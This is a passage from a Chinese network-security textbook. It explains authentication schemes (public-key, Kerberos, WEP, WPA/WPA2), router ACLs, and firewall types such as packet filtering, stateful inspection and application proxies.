在这种结构中，假设每一台服务器都有自己的私有密钥，而且需要建立一个鉴别信道的进程可以获得相应的公钥或已持有该公钥。为了在服务器 A 和服务器 B 之间开始一次鉴别通信，服务器 A 向服务器 B 发送了一个经过服务器 B 的公钥加密的请求。服务器 B 将该请求解密，并使用一条经过服务器 A 的公钥加密的消息作为响应。为了避免重放，服务器 A 和服务器 B 可以附加一个随机数到加密的消息中。

只要服务器 A 和服务器 B 的任一方选择一个加密密钥（用于保密密钥算法），并在鉴别消息中将密钥发送给对方，就可以由此建立起一个私有信道。一旦鉴别完成，所有基于

该保密密钥的通信都可以认为是安全的。为了保证信道的保密性,Gasser推荐了一种分离的加密处理器(比如智能卡),可以使私钥永远不会暴露在处理器之外。

这种鉴别机制在实现的时候仍然需要解决两个难题:怎样才能发布大量的公钥?这些公钥怎样发布才能确保安全地将一个进程与该密钥进行绑定?Digital公司意识到需要一台密钥服务器(也许有若干个类似的服务器)来分发密钥。第二个难题采用证书和证明等级来解决。

协议的其余部分在某种程度上本身就暗示了这两种设计结果。另外一种不同的方法是由Kerberos提出的,接下来对其进行介绍。

4）Kerberos

Kerberos是一个系统,支持在分布式系统中实现鉴别。在最初设计时,采用的是保密密钥加密的工作方式。在最近的版本中,使用公钥技术支持密钥交换。Kerberos系统是由麻省理工学院设计出来的。

Kerberos用于智能进程之间的鉴别,比如客户对服务器或者用户工作站对其他主机的鉴别。Kerberos的思想基础是:中心服务器提供一种称为票据(Ticket)的已鉴别令牌,向应用软件提出请求。其中,票据是一种不能伪造、不能重放和鉴别的对象。也就是说,它是一种用户可以获得的用于命名一个用户或者一种服务的加密数据结构,其中也包含一个时间值和一些控制信息。

Kerberos通过仔细地设计来抵御分布式环境中的各种攻击:

(1) 网络中的无口令通信。

(2) 加密保护可以防止欺骗。

(3) 有限的有效期。

(4) 时间戳阻止重放攻击。

(5) 相互鉴别。

Kerberos不是解决分布式系统安全问题的完美答案,而是存在着以下问题:

(1) Kerberos要求一台可信任的票据授权服务器连续可用。

(2) 服务器的真实性要求在票据授权服务器与每一台服务器之间保持一种信任关系。

(3) Kerberos要求实时传输。

(4) 一个被暗中破坏的工作站可以存储用户口令并在稍后重放该口令。

(5) 口令猜测仍能奏效。

(6) Kerberos不具有可伸缩性。

(7) Kerberos是一整套解决方案,不能与其他方案结合使用。

5）WEP

IEEE 802.11无线标准依赖的加密协议称为有线等效保密(Wired Equivalent Privacy,WEP)协议。WEP提供的用户保密性等效于有线专用的保密性,可防止偷听和假冒攻击。WEP在客户端与无线访问点间使用共享密钥。为了鉴别用户,无线访问点发送一个随机的数字给客户端,客户端使用共享密钥加密,再返回给无线访问点。从这时起,客户端与无线访问点已被鉴别,就可使用共享密钥进行通信。

WEP标准使用64位或128位密钥。用户以任何方便的方式输入密钥,通常是十六进制数字,或可转换为数字的包含文字和数字的字符串。输入十六进制数的64位或128位数字要求客户端和访问点选择并正确地输入16个或32个符号。常见的十六进制字符串如C0DE C0DE……(C和D之间是数字0)。在字典攻击面前,口令是脆弱的。

即使密钥是强壮的,但是在算法中的使用方式还是决定了密钥的有效长度只有40位或104位。对于40位密钥,暴力攻击会很快成功。甚至对于104位密钥,RC4算法中的缺陷及其使用方式也将导致WEP安全失效。以WEPCrack和AirSnort开始,有几个工具帮助攻击者通常能在几分钟内破解WEP加密。在2005年的一次会议上,FBI演示了破解WEP安全的无线会话非常容易。

基于这些原因,2001年,IEEE开始对无线设计一个新鉴别和加密方案。遗憾的是,一些仍然在市场流通的无线设备仍在使用WEP的假安全。

6）WPA和WPA2

替代WEP的一项安全技术是2003年通过的Wi-Fi保护访问(Wi-Fi Protected Access,WPA)。2004年通过了WPA2,它是IEEE标准802.11i,是WPA的扩展版。WPA是如何改进WEP的呢?

首先,直到用户在客户端和无线访问点输入新的密钥之前,WEP使用的密钥是不能改变的。因为一个固定的密钥给攻击者提供了大量的密文来进行尝试,并有充足的时间来分析它,所以,加密学家讨厌不改变密钥。WPA有一种密钥改变方法,称为暂时密钥集成程序(Temporal Key Integrity Program,TKIP),使用TKIP可针对每个包自动改变密钥。

其次,尽管不安全,WEP仍然使用密钥作为鉴别器。WPA使用可扩展鉴别协议(Extensible Authentication Protocol,EAP),在这种协议中,口令、令牌、数字证书或其他机制均可用于鉴别。对小型网络(家用网络)用户,可能仍然共享密钥,这还是不理想。用户易于选择弱密钥,如短数字或口令而遭受字典攻击。

WEP的加密算法是RC4,这种算法在密钥长度和设计上有加密缺陷。在WEP中,针对RC4算法,初始化向量只有24位,太短,以至于经常发生碰撞;此外,不经检查就重用初始化向量。WPA2增加AES作为可能使用的加密算法(基于兼容性考虑,仍然支持RC4)。

WEP包含与数据分开的32位完整性检查。但因为WEP加密易于遭受密码分析破译法攻击,完整性检查也将遭受攻击,这样,攻击者可能修改内容和相应的检查数据,而不需要知道关联的密钥。WPA包括64位加密的完整性检查。

WPA和WPA2建立的协议比WEP的更健壮。WPA协议的建立涉及三个步骤:鉴别、4次握手(确保客户端可生成加密密钥,在通信的两端,为加密与完整性生成并安装密钥)和可选的组密钥握手(针对组播通信)。WPA和WPA2解决了WEP缺乏的安全性。

**5. 访问控制**

鉴别解决安全策略中谁实施访问的问题,而访问控制解决安全策略中如何实施访问及允许访问什么内容的问题。

1）ACL 和路由器

路由器的主要任务是定向网络流量，它们将流量发送到自己所控制的子网，或者发送给其他路由器，以便随后传递到其他子网。路由器将外部 IP 地址转换成本地子网中对应主机的内部 MAC 地址。

假设有一台主机被一台恶意的无赖主机发来的数据包塞满了（被淹没了）。可以配置路由器的访问控制列表（Access Control List，ACL），使其拒绝某些特定主机对另一些特定主机的访问。这样，路由器就可以删除源地址是某台无赖主机的数据包，以及目的地址是某台目标主机的数据包。

然而，这种方法存在着三个问题。首先，一个大型网络中的路由器要完成大量工作：它们必须处理流入和流出网络的每一个包。在路由器中增加一些 ACL 就要求路由器将每一个包与这些 ACL 进行比较。增加一个 ACL 就会降低路由器的性能；增加的 ACL 太多，就会使路由器的性能变得使人不能接受。第二个问题也是一个效率问题：因为路由器要做大量工作，所以它们被设计成仅仅提供一些必需的服务。日志记录工作通常不会在路由器上进行处理，因为需要处理的通信量非常大，如果再记录日志，就会降低性能。然而，对 ACL 而言，日志却是很有用的，从日志中可以知道有多少包被删除了，以及知道一个特定的 ACL 是否可以被删除（以此来提高性能）。但是，由于路由器不提供日志记录服务，所以不可能知道一个 ACL 是否被使用了。这两个问题共同暗示了：路由器上的 ACL 是最有效地防止已知威胁的方法，但却不能不加选择地使用它们。

在路由器上设置 ACL 的最后一个限制是出于对攻击本身的考虑。路由器仅仅查看源和目的地址。攻击者通常不会暴露实际的源地址，暴露真实的源地址无异于银行劫匪在抢劫时留下了家庭住址和一个计划存放赃款地点的说明。

由于在 UDP 数据报中可以很容易地伪造任何源地址，所以许多攻击者都使用有伪造源地址的 UDP 协议实施攻击，以便攻击不会轻易地被一个有 ACL 的路由器所阻止，因为路由器的 ACL 仅仅是在攻击者发送很多使用相同的伪造源地址的数据报时才会有用。

从总体上来说，路由器是一个出色的访问控制点，因为它处理了子网中每一个流入和流出的包。在某些特定环境下（主要是指内部子网），可以有效地使用 ACL 来限制某些通信流，例如只允许某些主机（地址）访问一个内部网络的管理子网。但是如果在大型网络中，过滤普通流量，路由器不如防火墙管用。

2）防火墙

防火墙被设计来完成不适合路由器做的过滤工作。这样，路由器的主要功能是寻址，而防火墙的主要功能是过滤。当然，防火墙也可以做一些审计工作。而且更重要的是，防火墙甚至可以检查一个包的全部内容，包括数据部分。而路由器仅仅关心源和目的 MAC 地址与 IP 地址。

# 7.2 防　火　墙

防火墙作为网络安全防御体系中的第一道防线，通过一组软、硬件设备，在内部安全网络和外部不安全网络之间构建一道保护屏障，对二者之间的网络数据流量进行控制，阻止对信息资源的非法访问，做到御敌于外。简单地说，防火墙是位于两个或多个网络之间，实施访问控制策略的一组组件。

## 7.2.1 防火墙概述

**1. 什么是防火墙**

防火墙(Firewall)的本义是指古代建造木质结构的房屋时，在房屋周围用坚固的石块堆砌的一道屏障，以防火灾发生时火势的蔓延。在网络安全中，防火墙是位于两个信任程度不同的网络之间(如企业内部网络和 Internet 之间)的软件或硬件设备的组合，如图 7-10 所示。它对两个网络之间的通信进行控制，通过强制实施统一的安全策略，防止对重要信息资源的非法存取和访问以达到保护系统安全的目的。防火墙应用的典型情况是，保护企业内部网络免受外部不安全的因特网的侵害，但也不局限于此，防火墙也可用于内部网各部门网络之间，例如财务部和市场部之间，即内部防火墙。





**图 7-10　防火墙示意图**

一个好的防火墙应该满足如下条件：

(1) 内部和外部之间的所有网络数据流必须经过防火墙。

(2) 只有符合安全策略的数据流才能通过防火墙。

(3) 防火墙本身应对渗透免疫。

(4) 使用智能卡、一次口令认证等强认证机制。

(5) 人机界面良好，用户配置方便，易管理。

**2. 防火墙的作用**

防火墙作为内部网与外部网之间的一种访问控制系统，常常安装在内部网和外部网

交界的点上。它经常被比喻为网络安全的门卫，对所有进出大门的人员的身份和进出权限进行检查。检查的依据，则是防火墙上部署的安全策略，以此建立全方位的防御体系来保护机构的信息资源。如果只部署防火墙系统，而没有全面的安全策略，那么防火墙就形同虚设。防火墙主要通过以下 4 种手段来执行安全策略和实现网络访问控制：

(1) 服务控制：确定可以访问的网络服务类型，可基于 IP 地址和 TCP 端口过滤通信。

(2) 方向控制：确定允许通过防火墙的特定服务请求发起的方向。

(3) 用户控制：控制访问服务的人员。

(4) 行为控制：控制服务的使用方式，如 E-mail 过滤等。

除了网络流量过滤这一主要功能外，防火墙一般还能实现各种网络安全管理的功能，例如网络监控审计、支持 NAT(Network Address Translation，网络地址翻译)部署、支持 VPN(Virtual Private Network，虚拟专用网)等。

**3. 防火墙的局限性**

虽然防火墙可以提高内部网络的安全性，但是，防火墙并非万能，也存在一些缺陷和不足，有些缺陷甚至是目前根本无法解决的。NIST 曾客观的对防火墙做出评价：

(1) 限制有用的网络服务。防火墙采取的访问控制机制，限制或关闭了很多有用但存在安全缺陷的网络服务，给用户造成不便，这可能会带来传输延迟、性能瓶颈和单点失效。

(2) 无法防范来自内部的攻击。由于防火墙最初的设计思想是以本地专用网络的安全为前提，要防范的只是来自外部的可能的攻击，因此不能对内部威胁提供支持，也不能对绕过防火墙的攻击提供保护。

(3) 无法防范数据驱动型的攻击。防火墙不能有效的防范数据内容驱动式的攻击，对病毒传输的保护能力也很弱，没有对多媒体信息传输包的内容检测，也存在潜在的威胁。

(4) 无法防范新的网络安全问题。防火墙是一种被动式的防护手段，只能对现在已知的网络威胁起作用，并不能自动防范网络上不断出现的新的威胁和攻击。

## 7.22 防火墙的类型

根据防火墙的技术特征，常见的防火墙可以分为如下几个类型：

(1) 包过滤(Packet Filtering)。

(2) 状态包过滤(Stateful Packet Filtering)。

(3) 应用层网关/代理(Application Level Gateway/Proxy)。

**1. 包过滤防火墙**

包过滤防火墙是第一代防火墙，它实质上是一个拦截和检查所有通过它的数据包的路由器。它面向网络底层数据流进行审计和管控，主要工作在网络层和传输层，在网络上的逻辑位置如图 7-11 所示。

包过滤防火墙的安全策略是一组预定义的规则，主要根据数据包 IP 头和 TCP 头包含的一些关键信息，来决定是否允许该数据包通过，不合乎规则的数据包将被丢弃。对于





**图 7-11　包过滤防火墙的逻辑位置**

IP 数据包而言，其判断依据有以下几项：

(1) 源 IP 地址、目的 IP 地址。

(2) 数据包的协议类型，如 TCP、UDP、ICMP、IGMP 等。

(3) TCP 或 UDP 的源端口、目的端口。

(4) TCP 标志位，如 ACK、SYN、FIN、RST 等。

(5) IP 分片标志位。

(6) 数据包流向，进站或出站。

(7) 数据包流经的网络接口。

例如，我们可以在包过滤防火墙上制定如表 7-3 所示的过滤规则(ACL)。

**表 7-3　包过滤规则示例**

| 规则 | 方　向 | 源　地　址 | 目 的 地 址 | 传输层协议 | 动　　作 |
|---|---|---|---|---|---|
| 1 | 进站 | 可信外网主机 (162.22.34.56) | 内网(10＊.＊) | HTTP | 允许(Permit) |
| 2 | 出站 | 内网 | 可信外网主机 (162＊.＊) | SMTP | 允许(Permit) |
| 3 | 进站/出站 | 任意 | 任意 | TFTP | 拒绝(Deny) |

其中规则 1 允许来自外网可信主机 162.22.34.56 的 HTTP 数据包；规则 2 允许内网主机访问外网可信主机上的电子邮件服务；规则 3 拒绝 TFTP 和 Telnet 服务，如图 7-12 所示。

包过滤防火墙的原理简单，易于理解，但是存在一些缺陷：

(1) 包过滤的规则难于配置。由于要保证逻辑的一致性、封堵端口的有效性和规则集的正确性，一般操作人员难以胜任，也容易出错。而且要实现复杂的过滤，规则集更会十分复杂。例如，拒绝所有 23 号端口(Telnet)的通信量，这很简单而且直接。但如果要允许部分 Telnet 的流量，则需要对允许通信的 IP 地址在规则集中逐一进行定义，这样就会导致规则集变得很长。

(2) 包过滤防火墙仅依据包头中几个有限的关键字段进行处理，看不见包的内部数





**图 7-12　包过滤防火墙过滤规则示意图**

据的细节，例如，要允许某些 Telnet 命令而拒绝其他命令，就超出了包过滤防火墙的处理能力。

(3) 包过滤是无状态的，因为包过滤不能保持与传输相关的状态信息，或与应用相关的状态信息。

(4) 易造成数据驱动型攻击的潜在危险。

**2. 状态检测防火墙**

传统包过滤防火墙每次处理一个包，接受或拒绝，然后对下一个包进行处理。从一个包到另一个包过渡时，没有“状态”或“上下文”的概念。这种无状态正是传统包过滤防火墙的主要缺陷。若攻击者将一个攻击包分割成多个包，使得每个包具有很短的长度，这样，防火墙就检查不到分布在多个包中的攻击信号。因为在 TCP 协议下，包可以以任意顺序到达，协议组负责将这些包按正确顺序重组后再交给应用层。而状态检测防火墙针对传统包过滤进行了功能扩展，它可以通过跟踪包序列和从一个包到另一个包的状态来防止这种攻击。

状态检测防火墙采用状态检测包过滤的技术，是一种基于连接的状态检测机制，将属于同一连接的所有包作为一个整体数据流看待，构成连接状态表，通过规则表与状态表的共同配合，对表中的各个连接状态因素加以识别。这里动态连接状态表中的记录可以是以前的通信信息，也可以是其他相关应用程序的信息。因此，与传统包过滤防火墙的静态过滤规则表相比，它具有更好的灵活性和安全性。

然而，状态数据包过滤技术是根据会话的信息来决定单个数据包是否可以通过，但不能实际处理应用层数据，无法彻底识别数据包中大量的垃圾邮件、广告以及木马程序等等。

**3. 应用层代理防火墙**

应用层代理防火墙与包过滤技术完全不同，包过滤技术是在网络层拦截所有的信息流，而代理技术是针对每一个特定应用都有一个程序。它的逻辑位置在应用层上，如图 7-13 所示。由于包过滤防火墙仅看包头不看包的内部数据，因此若过滤规则允许入站

连接到 25 号端口，那么包过滤防火墙会将任何包传递到该端口。但是某些应用软件，如电子邮件转发代理，常常代表所有用户，从而要求赋予它们所有用户的特权，如存储进入的邮件信息供内部用户阅读等，从而存在许多潜在的安全威胁。

